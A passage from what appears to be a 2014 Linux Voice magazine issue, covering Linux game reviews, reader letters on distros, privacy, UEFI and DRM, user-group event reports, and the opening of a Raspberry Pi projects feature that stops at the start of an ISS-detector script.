It will most likely be available from Steam just as the others are, so you will have to set any fears about Steam aside if you wish to play it.
www.civilization.com


Tile-based gameplay has never been so beautiful

Homefront The Revolution

Viva la Linux Revolución!

Crytek is spoiling Linux gamers this year with a beautiful new first-person shooter. The original Homefront was by a completely different developer and is only coming to Linux thanks to Crytek porting its CryEngine to Linux as well.

One thing Linux is lacking is big-name FPS games to draw in more gamers who like their *Call of Duty*-like games, so this could hit a sweet spot for a few Linux converts. The game is set in the near future as America has been conquered by an unspecified army, and you play the role of a member of the resistance. The game isn't your standard run and gun shooter either, as it's more of an open world first person shooter. We're intrigued to see how far the open world aspect goes, as the developers promise that the city will react to your decisions.

It sounds like fun and we can't wait to get our hands on it.

Maybe the redcoats have come back?

www.crytek.com/games/homefront/overview

Interstellar Marines

Pew pew pew!

Another first-person shooter to sink your greedy gaming fingers into is *Interstellar Marines*. We've known for a long time that the game would be coming to Linux, and now it's finally a reality. It's early days yet for this shooter as it is an "Early Access" title, so if you do fork out for it, prepare for an incomplete experience, but still a fun one.

It's one of the few first-person shooters to really try to do things differently even this early in its development. Maps can turn from day to night, completely changing the way you play it during a match, and it makes it a completely original, unique challenge to play.
http://store.steampowered.com/app/236370

Kill Fun Yeah


An insane 2D action platformer.

Kill Fun Yeah is an absolutely insane online 2D action platformer, and when we say insane we mean it. This is the type of game where you can quite happily sit back with a beer and watch a friend die over and over. The game is extremely amusing for its use of crazy weapons that you can redirect after you fire them, with ridiculously enjoyable results.

It has a couple of different game-modes to keep you interested too, such as deathmatch, team deathmatch and capture the flag, although they always give capture the flag a silly name.

Kill Fun Yeah has already stolen plenty of time from us, so be warned you may get a little addicted.
www.killfunyeah.com


ALSO RELEASED...



Quest of Dungeons

For those of you who like your simple, but fun dungeon crawler games, *Quest of Dungeons* will fit that bill nicely. It comes complete with procedural dungeons, procedural weapons, boss monsters and a ton more.

Don't let the simple graphical style fool you, as this game has hours worth of game-play and it's not easy either.
http://store.steampowered.com/app/270050



ADOM: Ancient Domains of Mystery

ADOM is an extremely popular true roguelike game with an ASCII graphical mode for those after a nostalgic/retro vibe and a tiled-graphics mode to play your adventure with.

It's bursting with content, like a story, RPG mechanics, exploration across the lands and into dungeons and caves and it just keeps going. It can be a little overwhelming though if you haven't played a proper roguelike before.
www.ancardia.com

Anomaly Defenders

The last in the *Anomaly* series is now out on our digital shelving units and available for Linux. *Anomaly Defenders* is a tower offence game that sees you launching your counter attack agains aliens that have invaded the earth. It has the standard *Anomaly* features and solid gameplay, so it's not to be missed!
https://linux.gamesrepublic.com/bundle/strategy,anomaly-defenders-anomaly-2,368.html

LINUX VOICE YOUR LETTERS


Got something to say? An idea for a new magazine feature? Or a great discovery? Email us: letters@linuxvoice.com

LINUX VOICE STAR LETTER

STUCK IN A RUT

I've been messing about with different kinds of Linux for a while now – I started with Ubuntu, then Kubuntu, which was the easiest way to try KDE, then Mageia, because I figured that it was built for KDE, rather than having KDE bolted on to it like Kubuntu. But now I'm stuck. I know that there's loads of choice out there, but sometimes I feel like using the dread phrase: "There is too much choice". Truly, getting information from the internet is at times like drinking water out of a fire hose. So come on, Linux Voice – spare me the flame wars and let me know what I should try next.
David Jahović, Melbourne

Andrew says: We've had a few emails in this vein, so we're planning a distro comparison for next issue. Until then, give Elementary OS a try. It's pretty, it's fast, and we love it!



Elementary OS provides a fresh new spin to the Linux desktop.

I ALWAYS FEEL LIKE SOMEBODY'S WATCHING ME

I wonder if the seeming lack of privacy and security on the internet due to either breaches or even government agencies peeking into every corner will slowly destroy all the benefits the internet has brought us? How do I use the internet and still maintain my privacy? As an example, I love that way that I can put an event in my calendar and have it remind me on my computer and phone for things even as simple as a birthday. I used to use it to remind me of an eye, medical, or dental appointment, but I use it very seldom now for my own privacy and security. If I use one of the popular calendars like Google calendar, who is seeing or could see all of my personal daily life?


Is there such a thing as a secure calendar? What reasonable methods can I use to protect my online life?

I think all this falls into a larger category such as even being able to use cloud storage and protect the data. Especially true since encryption can be called into question just with the recent events relating to Truecrypt.

Has anyone looked into Penango, which is supposed to allow you to encrypt your Gmail in a browser (free accounts get free encryption) and allow you to use a key you have stored on your computer rather than having to give them access to it if I understand it correctly?
Steve Cox

Andrew says: It's a safe assumption that the data you put into Google Calendar is being shared with anyone who wants to pay for it, or who can produce a warrant for it.

The only way to guarantee your data is safe is to use your own software – OwnCloud, for example, provides a calendaring service that you know for sure won't be shared by any nefarious third parties.



The only way to be sure that you're not being spied on is to use free software. There is no other way.


UEFI

I am in the process of building a home-use PC, just to see if I can. Hopefully I will learn a lot in the process. At the moment I am looking at the UEFI issue. I think the general census is that it's here and we need to work with it.

UEFI is, apparently, built by 'The Unified EFI Forum', which consists of AMD, American Megatrends, Apple, Dell, HP, IBM, Insyde Software, Intel, Lenovo, Microsoft, and Phoenix Technologies working on a non-profit basis. High-powered groups there then. It seems UEFI is about 100MB of information that sits on its own partition and is in effect a self-updating OS at boot. Can I assume that all those benign interests will have direct access to this bootloader?

It's a vast improvement on BIOS as it offers finer tuning and tweaking for the user as well as greater security, since every bit of code has to be signed and ratified. Some Linuxy OSes already work with this 'signing' process, and others recommend turning off the security feature. UEFI also offers BIOS as an option.

So, if I am building my own PC and given that the only time I have used the BIOS is to change the boot sequence; then I turn off signing, what is left of UEFI for me, the user?


/dev/sdd - GParted
GParted Edit View Device Partition Help
/dev/sdd (698.64 GiB)
Manage flags on /dev/sdd1

```
Partition    File System   Unused      Flags
/dev/sdd1    fat32         510.98 MiB  msftdata
unallocated  unallocated               ---

Manage flags on /dev/sdd1
[ ] atvrecv
[ ] bios_grub
[x] boot
[ ] diag
[ ] hidden
[ ] hp-service
[ ] legacy_boot
[ ] lvm
[ ] msftdata
[ ] msftres
[ ] raid
Close

0 operations pending
```

If you want to know more about UEFI bootloader installation, check out our tutorial in issue 2.

My question is, if I have a motherboard with a UEFI loading disk, do I have to use it? For a home builder, it looks like the only reason to load this thing up is to give the 'Unified EFI Forum' unfettered access to my home PC. Is this security – and if so, whose?

I know this topic is in flux and there is so much discussion it's reaching 'groan' status but I am on a learning curve and would very much appreciate any pointers.

Steve Taylor


Ben says: We think UEFI is enough of an improvement over the BIOS that we'd go with UEFI. The BIOS won't be around for much longer. Early reports of Microsoft's SecureBoot hegemony have failed to materialise, and we're almost certain you'll still always have the choice of disabling it. UEFI can be tricky to install, but it's also a good opportunity to learn something new.

DOC FORMATTING


Here's a tip I learned recently which might be of use to people. Someone sends you a doc file and you're not sure if it is formatting properly in LibreOffice (yes, it happens sometimes). Upload the file to your Google Drive, then right-click and select "open with Google Docs", then "Download as PDF". Hey presto, you can see the correct formatting for the document.

Owain Clarke, Hampshire

Mike says: Cheers Owain! Though as I seem to spend so much of my time hanging out with the LibreOffice developers now I have to challenge you to a duel for implying that it ever works less than perfectly.


Companies House WebFiling system - Incorporat
File Edit View Insert Format Table Tools Window Help
Text Body
Arial;Helvetica;sans
12
Companies House
Companies House
Web Incorporation Service
Find

LibreOffice is so good that it's rare for a file to ever open with messed up formatting, but it does happen.


ELVIE
I'M TAKING A "CARROT & STICK" APPROACH TO CODE QUALITY.
TEST 1 ✓
TEST 2 ✓
TEST 3 ✗
TEST 4 ✓
TEST SUITE FAILED
I'VE BUILT FACE TRACKING NERF GUNS, SO WHEN MY CODE FAILS ITS TEST SUITE...
I GET SHOT ON THE CHEEK!
BUT WHEN IT PASSES ITS TEST SUITE...
I GET SHOT IN THE MOUTH!
CHOCOLATE ECLAIRS
CC-BY-SA
WWW.PEPPERTOP.COM

GIVE YOUR DATABASE AN INFORMATION IMPORT.

We'll share our knowledge to improve yours.

100% of our clients rate our PostgreSQL training courses as excellent. Book your place and gain access to unrivalled knowledge of the core code.

+44 (0)870 766 7756
2ndquadrant.com/knowledge

2ndQuadrant
Professional PostgreSQL

AMAZING GRACE

LINUXVOICE
The magazine that gives back to the Free Software community
FREE 8GB DVD!
May 2014
KERNEL
ARCADE!
HOPPER
114 PAGES OF NEURAL ENHANCEMENT!
FREE SOFTWARE NEEDS YOU
IT'S EASIER TO ASK FORGIVENESS THAN IT IS TO GET PERMISSION
34+ PAGES OF TUTORIALS
MUNICH
KDE 4

Distribution shenanigans have meant that issue 2 spread across the USA slowly, but normal service should have resumed by now.

I just picked up my first copy of Linux Voice (May issue) last week. What a great mag. I was particularly impressed with the article on Grace Hopper. "We stand on the shoulders of giants", and this is another great example. I have the utmost respect and admiration for our predecessors in all fields.

I have been playing with computers since before the Commodore 64, and have enjoyed programming in various languages, including Basic, Pascal, VBA and C++. I really like the coding theme in your mag. The building a Pi-based arcade machine was another item that made me pick up my first issue.

Congratulations on a great mag. I'm waiting to see the next issue at my newsagents.

Andrew says: We do indeed stand on the shoulder of giants, and we're only too happy to pay homage to them in these pages. Alan Turing, for example, made such an impression that we've had to include another four pages in this issue to look at the post-work he did with the Manchester Small Scale Experimental Machine, better known as Baby, and the Manchester Mark I.


These old code tutorials seem to have gone down well – maybe we should turn them into a book. Readers, what do you think?

THERE'S A PLACE FOR US

Thanks very much to Liz Hardwick for mentioning my talk at Manchester Girl Geeks Barcamp as one of her personal favourites (LV005 LUGs on tour) – however I should maybe be less shy about what the name of my project is! It's Open Tech Calendar – we list tech events around the UK. Anyone can add events, all edits are versioned for safety like a wiki and our open data is already reused by many others. To top it all off, we're open source and hosted and developed on Debian and Ubuntu at **http://opentechcalendar.co.uk** . It's our 2nd birthday in July and we're looking forwards to the next year.

Hopefully see you at a tech event around the UK soon,
James Baster, Edinburgh

Graham says: Open Tech Calendar, so good we've mentioned it twice. Turn to page 16 for more on this brilliantly simple idea.



Leeds

Wed 9th Jul '14 6:30pm

Leeds Code Dojo: The Dojo Opens!

This will be a practical coding session in the classic dojo style, where we pick a simple programming problem, then work on it together using the eXtreme Programming practices of TDD and Pair Programming.

Although we will be working on a problem, the main focus is on improving our coding by focusing on these practices, and learning from each other.

Doors are open from 18:00, and the night will kick off at 18:30 with coffee and socialising. We'll get started on the coding at 19:00, kicking off with a brief overview of the techniques we'll be using and the problem we'll be looking at. We'll code in pairs, using whatever languages people have available - so bring your laptop, if you have one, with your language of choice installed. Please ensure you have some way of running unit tests. One important point to note is that

WE HAVE NO INTERNET!

So whatever you have installed is what you'll have to get by

Find tech events in Leeds and further afield with Open Tech Calendar.

NOM DE MINT

I don't like the fact that my freshly installed Mint 16 system lists all of the non system users at the login screen. This seems a little insecure to me, and I prefer the users to have to enter their own username as well as their password.


I know that Chris Brown did a short piece on one occasion in that other magazine, which told me how to get rid of this on my previous Mint install but I have forgotten how to do it. It was a very simple tweak – all the stuff on the web seems much more complicated.

Can anyone help or even, now that he is writing for you as well, ask Chris Brown to write the piece again. I have just become a subscriber by the way – keep up the excellent work.

John Paton

Andrew says: Thanks for subscribing John – we appreciate it. To add an extra bit of security to your Mint login screen, you would think that you could just go to Administration > Login Window. This gives you a dialog with three tabs, which purports to be the login window preferences manager. However, it turns out that this just lets you change superficial things (like the way we've changed the welcome message to 'Enter, stranger').

To do what you ask, you have to open up the configuration file of MDM, the Mint Display Manager. In a terminal, type **sudo caja** and your root password to open a new file brower window as root, then navigate to **etc/mdm/mdm.conf**. Click to open the file as root in Pluma, Mint's text editor, and in the **[greeter]** section of the configuration file, add the line **Exclude=Andrew**. Restart your machine, and where the login used to say Andrew, it will now say 'nobody'.



This machine is proclaiming to all and sundry that there's a user called Andrew, so crackers have one thing less to guess – that's not great for security.

DIGITAL LV

A couple of months ago there was a letter about online subscriptions and taking advantage of the apps we have on tablets these days. There are better ways to read the mag than a PDF viewer!

An experience I would like to relate: I recently decided to ditch the paper and take an online subscription to a magazine. I was given a variety of subscription methods; none were PDF-related, and the best for me seemed to be Google Play Newsstand, so I took that option.

The "newsstand" experience makes electronically reading the magazine a pleasure. However, I normally store electronic copies on my server. When I looked for the "download" button, errr, there wasn't one. This ain't a PDF.

How about the subscribers' section? Well, as a Google (Amazon/Apple) subscriber you don't get make it that far. So, I am renting the magazine in question, but only as long as I have the relevant device handy.

Now I am quite confident you folks will do the right thing by the subscriber and provide the best service possible. Still, I thought it was worth mentioning the pitfalls before the pit opens up

Tim Lloyd

Graham says: If you've bought Linux Voice, no matter whether that's print or digital, it's yours. There is no question of us introducing DRM, nor of us restricting what device you choose to read it on. The current dispute between Hachette and Amazon over DRM and ebooks is fascinating, but what's more amazing to us that it ever reached the current state in the first place – DRM is, and has always been, a Very Bad Idea, so we can't really sympathise with publishers who are finding themselves caught out by this practice.

If someone else controls what you can do with a book or magazine that you've bought, you don't really own it, and that's not fair.

LUGS ON TOUR

PHP Day & JavaScript Day

Cesare d'Amico on the irresistible rise of PHP in Italy.

PHP Day is an international conference about the PHP programming language; it was born in 2003 as a one-day conference, as a means of gathering the scattered Italian PHP community. It's always been a community conference, with the purpose of helping developers improve their skills and knowledge. Over the years, the conference has grown to a two-day conference with two tracks of talks and one track of workshops, with speakers coming from all over the world to talk about the latest technologies and methodologies in the PHP world. Past speakers include Rasmus Lerdorf, Zeev Suraski, Lorna Mitchell, Derick Rethans, Sebastian Bergmann and many more influencers.

Initially we targeted students, amateurs and professionals alike; that was because the community in Italy at the time was scattered among various packages (phpNuke, Drupal, Joomla etc) and a real PHP community simply didn't exist. Conference after conference, we've seen the number of developers increase, so we also raised the level of the talks. To open the Italian community to Europe and to the world, we also began to accept talks in English, moving from 30% in 2009 to 70% in 2011; since 2012, we only accept talks in English. We also always accept new speakers, ie at their first experience in an international conference, to help the Italian and European community grow. We also try to invite the most diverse speaker panel possible.

Another important change happened in 2009: until 2008 the conference was free (as in beer): the purpose, again, was to help developers grow, making the conference accessible to everyone. This led to several problems, so in 2009 we made the big change, asking people to buy a ticket to see the conference. Many left us, but many more came.

All in all it was a really good move since the conference has improved a lot! We can now offer lunch, coffee breaks and a social night where pizza, pasta and beer are free for all the attendees, who now have a great opportunity to get to know more people. We also have a big aperitif with Aperol spritz before the social nights: as the phpDay T-shirts say, "in Spritz we trust".

The conference should be fun, and we try our best to create informal moments, but in order to make sure that everyone has fun we delivered a code of conduct that everyone is expected to follow. This can be summarised in two words: "respect everyone".

In 2011 jsDay was born as the "JS track" of that year's phpDay: the response was so big that since 2012 jsDay has become a full conference completely focused on JavaScript and related technologies: web performances, methodologies, server side technologies, testing, wrapper languages and all the new and exciting faces that JavaScript has taken over the years.

GrUSP

GrUSP is a non-profit association that was born in 2004; it was founded to support the organisation of phpDay and made a presentation to the phpDay attendees in October 2004. Over the years it has attracted more and more Italian developers, and now it has more than 300 associates.

Verona was a Roman trade centre. They also left an amphitheatre, which today hosts opera performances (not shown).

During the last five years, the main focus of GrUSP, apart from organizing phpDay and jsDay, has been to create local PHP user groups around Italy, and help them run smaller one-day conferences in Italian. Many PUGs have popped up, and we currently have around 10 groups all across Italy. All those groups have helped organise a great number of conferences in the last couple of years, including Symfony day, ZF day, WP day, Mage day, NoSQL day and more.

TELL US ABOUT YOUR LUG!

We want to know more about your LUG or hackspace, so please write to us at **lugs@linuxvoice.com** and we might send one of our roving reporters to your next LUG meeting

Open Tech Calendar 2nd birthday party

James Baster shares a development that could help us all.

Edinburgh-based website Open Tech Calendar lists technology events, and is going to be two years old on 24 July 2014. It's had a brilliant two years, listing more than 1,500 events from Aberdeen to Manchester, London to Norway and attracting 92,000 page views.

The site lets anyone sign up to add or edit events using the same model as Wikipedia, and thus relies on people adding events themselves. So far over 360 people have signed up. Open Tech Calendar has embraced the principle of open data, allowing anyone to use the events data they have collected and providing open APIs to make this possible.

In January this year the engine behind the site was made available to other communities to use. This is offered through a platform at **https://ican.hasacalendar.co.uk** and made available as an open source product at **http://ican.openacalendar.org**. This has been used by:

- Edinburgh Council for Edinburgh Outdoors.
- A calendar listing Jazz events (JazzCal).
- A calendar of cycling events.
- We will shortly announce a calendar of civil rights events.

Kirstin Leath, of NHS Hack Scotland, said: "Open Tech Calendar is fantastic! It makes organising, advertising and finding tech events so easy. "

Al Bennet from Edinburgh Hacklab said "Open Tech Calendar is a great way to find tech events in Edinburgh. We've found many interesting events to attend through it. We switched to putting Hacklab events on OTC earlier this year rather than on a shared Google Calendar, as OTC allows any of us to put an event online in our group. This has made it much easier to manage rather than having only a few people managing the Google Calendar. The wiki-style editing of OTC really helps as it's easy to throw an event on when we're early in the planning and then others can easily refine the listing later on when we have more information to add. We're using the OTC WordPress widget on our site, so all our events appear on our site with no effort."

The birthday will be celebrated in the Pear Tree to which the local tech community is invited: **http://opentechcalendar.co.uk/event/1457-open-tech-calendars-2nd-birthday**

http://opentechcalendar.co.uk

The Peartree pub in Edinburgh's wonderful beer garden will play host to Open Tech Calendar's birthday celebrations, on Thursday 24 July.

Bristol and Bath LUG


Bristol's more than just cider and bridges, claims **Ben Everard**.

The Bristol and Bath LUG meet at the Knights Templar pub next to Temple Meads railway station on the last Saturday of the month. Both pub and station are named after an oval Knights Templar church that once stood nearby. The church was destroyed after the order was suppressed in 1312, and a rectangular church was built where it once stood. Much of this later church remains, but it was put out of use by a German bomb during the Second World War.

Bristol, though, is more famous for its technology than its religion. Previously the home of Isambard Kingdom Brunel and the location for some of the greatest Victorian engineering, it's now a digital powerhouse. A recent McKinsey report singled out Bristol and Bath as a globally significant technology cluster because of the network of tech companies working there.

It's hardly surprising, then, that the region has produced a thriving Linux community. The Bristol and Bath Linux User Group has links with the Bristol Hackspace, and brings together a diverse crowd of geeks. We joined them for their June meet up where we discussed BeagleBones, Raspberry Pis, Arduinos, old-fashioned programming and the advantages and disadvantages of cover mounted DVDs.

If you're in the south west of England and fancy joining some other Linux users for a few drinks and a natter, you'll find all their details at **www.bristol.lug.org.uk**.



8 RASPBERRY PI PROJECTS

The Raspberry Pi has been a breath of fresh air for tinkerers, teachers and anyone interested in finding out how computers really work.

On the one hand, it's just a Linux box. There's nothing you can do on a Raspberry Pi that you can't do with any other Linux machine, so there's nothing special about any of the projects here – you can follow the same set of instructions on your x86 box and get exactly the same result, which shows one of the woderful thigs about Linux: that it's scalable and flexible.

But there's something magical about the Pi that makes it feel like a diferent proposition to a standard Dell box. There's a spirit of adventure to it, a sense that you can have a go and do anything – and that's what we want to capture over these eight pages. So without further ado, we want you to get stuck into these eight projects. Carry on – and let us know what amazing things you build!

1 International Space Station detector

Get a warm fuzzy glow from your Linux box whenever the ISS is near.

For our first project we're going to turn our Raspberry Pi (or any other Linux device) into an ISS detector by writing a very basic Python script. When it senses that the space station is close, it creates a signal of some kind. We'll start out with text output, but this can be augmented in any way you choose.

